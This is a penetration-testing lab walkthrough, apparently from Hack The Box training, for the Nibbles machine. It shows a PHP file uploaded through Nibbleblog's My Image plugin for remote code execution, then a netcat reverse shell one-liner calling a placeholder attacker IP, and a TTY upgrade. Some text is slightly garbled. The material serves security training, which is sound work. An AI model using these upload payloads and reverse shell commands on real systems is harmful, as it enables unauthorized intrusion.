
Nibbles - Initial Foothold

Now that we are logged in to the admin portal, we need to attempt to turn this access into code execution and ultimately gain reverse shell access to the webserver. We know a Metasploit module will likely work for this, but let us enumerate the admin portal for other avenues of attack. Looking around a bit, we see the following pages:

Page	Contents
Publish	making a new post, video post, quote post, or new page. It could be interesting.
Comments	shows no published comments
Manage	Allows us to manage posts, pages, and categories. We can edit and delete categories, not overly interesting.
Settings	Scrolling to the bottom confirms that the vulnerable version 4.0.3 is in use. Several settings are available, but none seem valuable to us.
Themes	This Allows us to install a new theme from a pre-selected list.
Plugins	Allows us to configure, install, or uninstall plugins. The My image plugin allows us to upload an image file. Could this be abused to upload PHP code potentially?


Attempting to make a new page and embed code or upload files does not seem like the path. Let us check out the plugins page.




Let us attempt to use this plugin to upload a snippet of PHP code instead of an image. The following snippet can be used to test for code execution.

Code: php
<?php system('id'); ?>

Save this code to a file and then click on the Browse button and upload it.





We get a bunch of errors, but it seems like the file may have uploaded.

Warning: imagesx() expects parameter 1 to be resource, boolean given in /var/www/html/nibbleblog/admin/kernel/l
Warning: imagesy() expects parameter 1 to be resource, boolean given in /var/www/html/nibbleblog/admin/kernel/l
Warning: imagecreatetruecolor(): Invalid image dimensions in /var/www/html/nibbleblog/admin/kernel/helpers/res.
Warning: imagecopyresampled() expects parameter 1 to be resource, boolean given in /var/www/html/nibbleblog/admin/kernel
Warning: imagejpeg() expects parameter 1 to be resource, boolean given in /var/www/html/nibbleblog/admin/kernel
Warning: imagedestroy() expects parameter 1 to be resource, boolean given in /var/www/html/nibbleblog/admin/kernel

Now we have to find out where the file uploaded if it was successful. Going back to the directory brute-forcing results, we remember the /content directory. Under this, there is a plugins directory and another subdirectory for my_image. The full path is at http://<host>/nibbleblog/content/private/plugins/my_image/. In this directory, we see two files, db.xml and image.php, with a recent last modified date, meaning that our upload was successful! Let us check and see if we have command execution.

MichaelLuka@htb[/htb]\$ curl http://10.129.42.190/nibbleblog/content/private/plugins/my_image/image.php

uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)

We do! It looks like we have gained remote code execution on the web server, and the Apache server is running in the nibbler user context. Let us modify our PHP file to obtain a reverse shell and start poking around the server.

Let us edit our local PHP file and upload it again. This command should get us a reverse shell. As mentioned earlier in the Module, there are many reverse shell cheat sheets out there. Some great ones are PayloadAllTheThings and HighOn,Coffee.

Let us use the following Bash reverse shell one-liner and add it to our PHP script.

rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <ATTACKING IP> <LISTENING PORT) >/tmp/f

We will add our tune VPN IP address in the <attacking IP> placeholder and a port of our choice for <LISTENING PORT> to catch the reverse shell on our netcat listener. See the edited PHP script below.

We upload the file again and start a netcat listener in our terminal:

```
0xdf@htb[/htb]$ nc -lvnp 9443
listening on [any] 9443 ...
```

curl the image page again or browse to it in Firefox at http:///nibbleblog/content/private/plugins/my_image/image.php to execute the reverse shell.

```
MichaelLuka@htb[/htb]$ nc -lvnp 9443

listening on [any] 9443 ...
connect to [10.10.14.2] from (UNKNOWN) [10.129.42.190] 40106
/bin/sh: 0: can't access tty; job control turned off
$ id

uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
```

Furthermore, we have a reverse shell. Before we move forward with additional enumeration, let us upgrade our shell to a "nicer" shell since the shell that we caught is not a fully interactive TTY and specific commands such as su will not work, we cannot use text editors, tab-completion does not work, etc. This post explains the issue further as well as a variety of ways to upgrade to a fully interactive TTY. For our purposes, we will use a Python one-liner to spawn a pseudo-terminal so commands such as su and sudo work as discussed previously in this Module.

```
Code: bash

python -c 'import pty; pty.spawn("/bin/bash")'
```

Try the various techniques for upgrading to a full TTY and pick one that works best for you. Our first attempt fails as Python2 seems to be missing from the system!

```
$ python -c 'import pty; pty.spawn("/bin/bash")'
/bin/sh: 3: python: not found
$ which python3
/usr/bin/python3
```

We have Python3 though, which works to get us to a friendlier shell by typing python3 -c 'import pty; pty.spawn("/bin/bash")'.

Browsing to /home/nibbler, we find the user.txt flag as well as a zip file personal.zip.

```
nibbler@Nibbles:/home/nibbler$ ls

ls

personal.zip user.txt
```

